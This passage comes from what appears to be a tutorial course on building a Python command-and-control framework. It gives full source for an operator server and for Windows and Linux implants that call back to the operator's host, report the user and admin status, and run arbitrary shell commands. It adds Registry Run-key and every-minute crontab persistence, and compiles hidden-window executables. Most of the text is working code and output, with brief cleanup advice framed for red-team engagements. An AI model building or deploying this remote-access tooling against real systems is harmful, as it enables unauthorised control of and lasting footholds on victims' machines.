Let's scroll up slightly to the `target_comm` function. It's here that we can start to look at adding our static persistence techniques. Create an `if` statement checking if the message equals persist. If the message equals persist, we ask for the filename to add to our persistence calls.

```
        break
    if message == 'background':
        break
    if message == 'help':
        pass
    if message == 'persist':
        payload_name = input('[+] Enter the name of the payload to add to autorun: ')
```

Updated if statement called persist

We already call the `targ_id` variable when we interact with our target, but now we need some of the information that we store in each target index, primarily the operating system. Modify your `target_comm` function call to look like the following, and then scroll back to `target_comm`.

```
#target information update
if command.split(" ")[1] == '-i':
    num = int(command.split(" ")[2])
    targ_id = (targets[num])[0]
    target_comm(targ_id, targets, num)
```

```
195             if command.split(" ")[0] == 'sessions':
196                 session_counter = 0
197                 if command.split(" ")[1] == '-l':
198                     myTable = PrettyTable()
199                     myTable.field_names = ['Session', 'Status', 'Username', 'Admin', 'Target', 'Operating System', 'Check-In Time']
200                     myTable.padding_width = 3
201                     for target in targets:
202                         myTable.add_row([session_counter, 'Placeholder', target[3], target[4], target[1], target[5], target[2]])
203                         session_counter += 1
204                     print(myTable)
205                 if command.split(" ")[1] == '-i':
206                     num = int(command.split(" ")[2])
207                     targ_id = (targets[num])[0]
208                     target_comm(targ_id, targets, num)
```

Updated target_comm function call


Back in `target_comm`, let's add a new `if` statement that checks for the `pay_val` variable we added to our `targets` index. We are checking `targets[num[6]`, where `num` is our session index, and `[6]` is our value index in the session. In this case, I'm starting at `==1` and moving to `==2`. Remember how we listed items, our Windows payload is one, and our Linux payload `==2`. So `if targets[num][6] == 1:` run our Windows persistence. In this case, we are going to use a simple Registry autorun, where we will copy our payload file to a public directory, and then modify the Registry to run it on boot. First, we set a variable called `persist_command_1` that copies our file and send that through the socket for execution. Next we create a variable `persist_command_2`, which makes the actual registry edit, and then we send it through the socket. The update looks like the following.

```
#persistence update
if message == 'persist':
    payload_name = input('[+] Enter the name of the payload to
add to persistence: ')
    if targets[num][6] == 1:
        persist_command_1 = f'cmd.exe /c copy {payload_name}
C:\\Users\\Public'
        targ_id.send(persist_command_1.encode())
        persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
        targ_id.send(persist_command_2.encode())
        print('[+] Run this command to clean up the registry:
\nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
```

```
def target_comm(targ_id, targets, num):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        if message == 'persist':
            payload_name = input(
                '[+] Enter the name of the payload to add to persistence: ')
            if targets[num][6] == 1:
                persist_command_1 = f'cmd.exe /c copy {payload_name} C:\\Users\\Public'
                targ_id.send(persist_command_1.encode())
                persist_command_2 = f'reg add HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v screendoor /t REG_SZ /d C:\\Users\\Public\\{payload_name}'
                targ_id.send(persist_command_2.encode())
                print('[+] Run this command to cleanup the registry: \nreg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v screendoor /f')
        else:
```

Updated target_comm with Windows persistence

If we obtain a new session in a Windows machine, and then run `persist` with the given filename, the file is copied, and the Registry modified successfully.



Registry modification made successfully

You'll want to keep in mind that you should clean up what you can during an engagement, and leave endpoints with as little left behind as possible. Including the command to undo your actions is always a minimal requirement. I've added the following line below the last `targ_id.send` call.

```
#persistence cleanup message
print('[+] Run this command to clean up the registry: \nreg
delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
```

```
send message#> persist
[+] Enter the name of the payload to add to autorun: rvhhbl.exe
[+] Run this command to cleanup the registry:
reg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v screendoor /f
[+] Persistence technique completed.
```

Cleanup command added

Moving on, we can add some simple persistence by echoing a value into the user's crontab. We need to create another `if` statement to check for `pay_val == 2` in the index. If the `pay_val` variable equals `2`, we call the `persist_command` variable, send it through the socket, print out a cleanup command, and then await the next callback. The `persist_command` value is set to the following.

```
#persistence update
if targets[num][6] == 2:
    persist_command = f'echo "*/1 * * * * python3
/home/{targets[num][3]}/{payload_name}" | crontab -'
    targ_id.send(persist_command.encode())
    print('[+] Run this command to clean up the crontab: \n
crontab -r')
```

The above echo's the python3 command into the user's crontab with instructions to execute every minute. This timeframe is extreme, and after we're done testing feel free to set it to whatever value you see fit. The entire code looks like the following.


```
if targets[num][6] == 2:
    persist_command = f'echo "*/1 * * * * python3 /home/{targets[num][3]}/{payload_name}" | crontab -'
    targ_id.send(persist_command.encode())
    print('[+] Run this command to clean up the crontab: \n crontab -r')
```

Crontab persistence

Finally, add a simple print statement at the end to output that persistence technique execution is complete.

```
#persistence handling completed
if message == 'persist':
    payload_name = input(
        '[+] Enter the name of the payload to add to
persistence: ')
    if targets[num][6] == 1:
        persist_command_1 = f'cmd.exe /c copy {payload_name}
C:\\Users\\Public'
        targ_id.send(persist_command_1.encode())
        persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
        targ_id.send(persist_command_2.encode())
        print('[+] Run this command to clean up the registry:
\nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
    if targets[num][6] == 2:
        persist_command = f'echo "*/1 * * * * python3
/home/{targets[num][3]}/{payload_name}" | crontab -'
        targ_id.send(persist_command.encode())
        print('[+] Run this command to clean up the crontab: \n
crontab -r')
    print('[+] Persistence technique completed.')
```

Now if you run `persist` from a Linux session, you should be able to run `crontab -l` and see the contents. Wait a minute and you'll receive a call back from a new session.



Crontab persistence and callback

The last thing we need to do in this lesson is to modify our payloads to not respond when the `persist` command is issued from inside the shell. We can add an `elif` statement in the `session_handler` of each payload type.

```
#persistence filtering
elif message == 'persist':
    pass
```

```
39              sock.close()
40              break
41          elif message == 'persist':
42              pass
43          elif message.split(" ")[0] == 'cd':
44              try:
```

added elif statement for persist command

There are countless ways to implement persistence, and one of the capstone challenges at the end is to add additional techniques. Try to consider some other ways to do so as we continue through with the remainder of the course.

End of Chapter 16 Code Review

```
#Chapter 16 sockserver code
#author Joe Helle - Twitter @joehelle
import socket
import threading
import time
import random
import string
import os
import os.path
import shutil
import subprocess
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```

```
2')
 by the Mayor')
')
```

```
def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
```

```
    targ_id.send(message.encode())


def target_comm(targ_id, targets, num):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        if message == 'persist':
            payload_name = input(
                '[+] Enter the name of the payload to add to
persistence: ')
            if targets[num][6] == 1:
                persist_command_1 = f'cmd.exe /c copy
{payload_name} C:\\Users\\Public'
                targ_id.send(persist_command_1.encode())
                persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
                targ_id.send(persist_command_2.encode())
                print('[+] Run this command to clean up the
registry: \nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
            if targets[num][6] == 2:
                persist_command = f'echo "*/1 * * * * python3
/home/{targets[num][3]}/{payload_name}" | crontab -'
                targ_id.send(persist_command.encode())
                print('[+] Run this command to clean up the
crontab: \n crontab -r')
            print('[+] Persistence technique completed.')
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)
```

```
def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append(
                    [remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys, pay_val])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append(
                    [remote_target, remote_ip[0], time_record,
username, admin_val, op_sys, pay_val])
                print(
```

```
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
```

```
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')


if __name__ == '__main__':
    targets = []
    listener_counter = 0
```

```
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'listeners -g':
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1

            if command == 'winplant py':
                if listener_counter > 0:
                    winplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'linplant py':
                if listener_counter > 0:
                    linplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'exeplant':
                if listener_counter > 0:
                    exeplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')

            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username',
                                           'Admin', 'Target',
'Operating System', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row(
```

```
                            [session_counter, 'Placeholder',
target[3], target[4], target[1], target[5], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id, targets, num)

        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            kill_flag = 1
            sock.close()
            break
```

```
#Chapter 16 winplant code
#author Joe Helle - Twitter @joehelle
import socket
import subprocess
import os
import ctypes
import platform
import time

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(os.getlogin())
    outbound(ctypes.windll.shell32.IsUserAnAdmin)
    time.sleep(1)
    op_sys = platform.uname()
    op_sys = (f'{op_sys[0]} {op_sys[2]}')
    outbound(op_sys)
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message == 'persist':
            pass
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
```

```
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
        else:
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

```
#Chapter 16 linplant code
#author Joe Helle - Twitter @joehelle
import socket
import subprocess
import os
import pwd
import platform
import time

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(pwd.getpwuid(os.getuid())[0])
    outbound(os.getuid())
    time.sleep(1)
    op_sys = platform.uname()
    op_sys = (f'{op_sys[0]} {op_sys[2]}')
    outbound(op_sys)
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message == 'persist':
            pass
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
```

```
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
        else:
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 17 - Exception Handling - Part 2

Let's start by scrolling to the end of our `sockserver` code. We have a basic exception for `KeyboardInterrupt`, and if you are anything like me, sometimes you press it and don't mean it. Let's save ourselves some of that trouble by adding a simple input with an if statement, and then some logic to closing our socket if it's open. We are also going to terminate all of our client sessions as well by getting the length of our `targets` list, and piping the `exit` command to `comm_out.`

```
#updated KeyboardInterrupt exception
except KeyboardInterrupt:
    quit_message = input('Ctrl-C\n[+] Do you really want to
quit? (y/n)').lower()
    if quit_message == 'y':
        tar_length = len(targets)
        for target in targets:
            comm_out(target[0], 'exit')
        kill_flag = 1
        if listener_counter > 0:
            sock.close()
        break
    else:
        continue
```

```
238         except KeyboardInterrupt:
239             quit_message = input('Ctrl-C\n[+] Do you really want to quit? (y/n)').lower()
240             if quit_message == 'y':
241                 tar_length = len(targets)
242                 for target in targets:
243                     comm_out(target[0], 'exit')
244                 kill_flag = 1
245                 if listener_counter > 0:
246                     sock.close()
247                 break
248             else:
249                 continue
```

Updated KeyboardInterrupt exception

Currently, we do not have any exception handling should you enter a session that doesn't exist (i.e. `sessions -i 44444`). Let's go ahead and try to generate an exception with our sessions. Start `sockserver` and connect to it. Interact with a session that doesn't exist, and you should receive an `IndexError` exception stating that the session doesn't actually exist. See below.

```
Exception has occurred: IndexError ×
list index out of range
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 16\sockserver.py", line 245, in <module>
    targ_id = (targets[num])[0]
IndexError: list index out of range
```


IndexError exception

Scroll up to our `sessions -i` handling in the main function. Here, we will add a `try` statement, include our session interaction code, and then an `IndexError` exception afterwards. Now when you try to run it, you should receive a message stating that the session does not exist.

```
#updated session handling
if command.split(" ")[1] == '-i':
    try:
        num = int(command.split(" ")[2])
        targ_id = (targets[num])[0]
        target_comm(targ_id, targets, num)
    except IndexError:
        print(f'[-] Session {num} does not exist.')
```

```
233                 if command.split(" ")[1] == '-i':
234                     try:
235                         num = int(command.split(" ")[2])
236                         targ_id = (targets[num])[0]
237                         target_comm(targ_id, targets, num)
238                     except IndexError:
239                         print(f'[-] Session {num} does not exist.')
240
```


Updated session handling



Session does not exist message

Additionally, we should be able to identify which of our sessions are active, and which ones are dead, based on that input. If you remember, we added a `Status` column in our session table, and currently have a static `Placeholder` value sitting in that place. We are going to add a new value with `targets.append` called `Active`, and when we kill a session, that value will switch to `Dead`. Below I've added the string 'Active' to our `targets.append`. Note that the new value is in index position `[7]`.

```
#updated comm_handler
if host_name is not None:
    targets.append(
        [remote_target, f"{host_name[0]}@{remote_ip[0]}",
time_record, username, admin_val, op_sys, pay_val, 'Active'])
    print(
        f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
else:
    targets.append(
        [remote_target, remote_ip[0], time_record, username,
admin_val, op_sys, pay_val, 'Active'])
    print(
        f'\n[+] Connection received from {remote_ip[0]}\n' +
'Enter command#> ', end="")
```



Updated target index

Scrolling down to our main function, replace the `Placeholder` value in our table row with `target[7]`. Additionally, add a new `if` statement that checks if the target index value is `Active`, and if so, the `target_comm` function is called, else, a message returns that you cannot interact with a dead session. See below.

```
#updated sessions table
myTable.add_row([session_counter, target[7], target[3],
target[4], target[1], target[5], target[2]])
```

```
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status', 'Username',
                                           'Admin', 'Target', 'Operating System', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter, target[7], target[3], target[4], target[1], target[5], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    try:
                        num = int(command.split(" ")[2])
                        targ_id = (targets[num])[0]
                        target_comm(targ_id, targets, num)
                    except IndexError:
                        print(f'[-] Session {num} does not exist.')

```

Updated session table

Now when we have a new connection we will see the `Status` is set to `Active`.

```
[+] Enter the port to listen on: 2222
[+] Awaiting connection from client...
Enter command#> [+] Connection received from themayor-laptop@192.168.1.66
Enter command#> sessions -l
+------------+-----------+-------------+----------+-----------------------------+--------------------+----------------------+
|  Session   |  Status   |  Username   |  Admin   |           Target            |  Operating System  |    Check-In Time     |
+------------+-----------+-------------+----------+-----------------------------+--------------------+----------------------+
|     0      |  Active   |    jwhel    |    No    | themayor-laptop@192.168.1.66 |     Windows 10     |  3/10/2023 15:34:40  |
+------------+-----------+-------------+----------+-----------------------------+--------------------+----------------------+
```

Active value added to session table


Let's scroll up to the `target_comm` function, and modify our `if` exit statement. Remember what we learned in the last lesson regarding calling the `pay_val` from our `targets` index, we can do the same to modify the status of our session. Underneath `targ_id.close()` add a new variable `targets[num][7] = 'Dead'`. Save your file and compare with the following.

```
#updated target_comm function
def target_comm(targ_id, targets, num):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            targets[num][7] = 'Dead'
            break
```

```
31  def target_comm(targ_id, targets, num):
32      while True:
33          message = input('send message#> ')
34          comm_out(targ_id, message)
35          if message == 'exit':
36              targ_id.send(message.encode())
37              targ_id.close()
38              targets[num][7] = 'Dead'
39              break
40          if message == 'background':
41              break
```

Updated target_comm function

Now if you run your `sockserver` and connect to a client, then exit from the client, you should get the appropriate status message.



Updated status messaging

We only have one final modification to make to our session handling. Currently, as written, if we attempt to access a dead session, we are still going to be passed to `comm_out`. That is because we haven't implemented a check to only interact with live sessions. We will add a simple `if` statement that checks for Alive in `targets[num][7]`, and if true, the interaction request is sent to `target_comm`, else output a message that you cannot interact with dead sessions.

```
#updated session interaction
if command.split(" ")[1] == '-i':
    try:
        num = int(command.split(" ")[2])
        targ_id = (targets[num])[0]
        if (targets[num])[7] == 'Active':
            target_comm(targ_id, targets, num)
        else:
            print('[-] You cannot interact with a dead
session.')
    except IndexError:
```

```
        print(f'[-] Session {num} does not exist.')
```

```
259                 if command.split(" ")[1] == '-i':
260                     try:
261                         num = int(command.split(" ")[2])
262                         targ_id = (targets[num])[0]
263                         if (targets[num])[7] == 'Active':
264                             target_comm(targ_id, targets, num)
265                         else:
266                             print('[-] You cannot interact with a dead session.')
267                     except IndexError:
268                         print(f'[-] Session {num} does not exist.')
269
```

Updated session handling

Let's add some basic exception handling in our `winplant` and `linplant`. If you try to run one of the payloads without a listener running on the correct host and port, a `ConnectionRefusedError` will occur. In order to combat this, let's modify our `session_handler` in both payloads to start with a `try` statement, and end with an exception for `ConnectionRefusedError`.

```
#updated session handler
def session_handler():
    try:
        print(f'[+] Connecting to {host_ip}.')
        sock.connect((host_ip, host_port))
        outbound(os.getlogin())
...
    except ConnectionRefusedError:
        pass
```

```
25  def session_handler():
26      try:
27          print(f'[+] Connecting to {host_ip}.')
28          sock.connect((host_ip, host_port))
29          outbound(os.getlogin())
30          outbound(ctypes.windll.shell32.IsUserAnAdmin)
31          time.sleep(1)
32          op_sys = platform.uname()
```

try statement added to session_handler

```
            else:
                command = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                output = command.stdout.read() + command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass
```

Exception added

Currently, if you were to try to quit the `sockserver` while you have a dead session, you'll get a socket error saying that the socket doesn't exist. We can fix this with a simple `if` statement to check if index `target[7]` equals Dead, and if so, to pass. See the below and update both the `quit` direction as well as the `KeyboardInterrupt`.

```
#updated target handling
for target in targets:
    if target[7] == 'Dead':
        pass
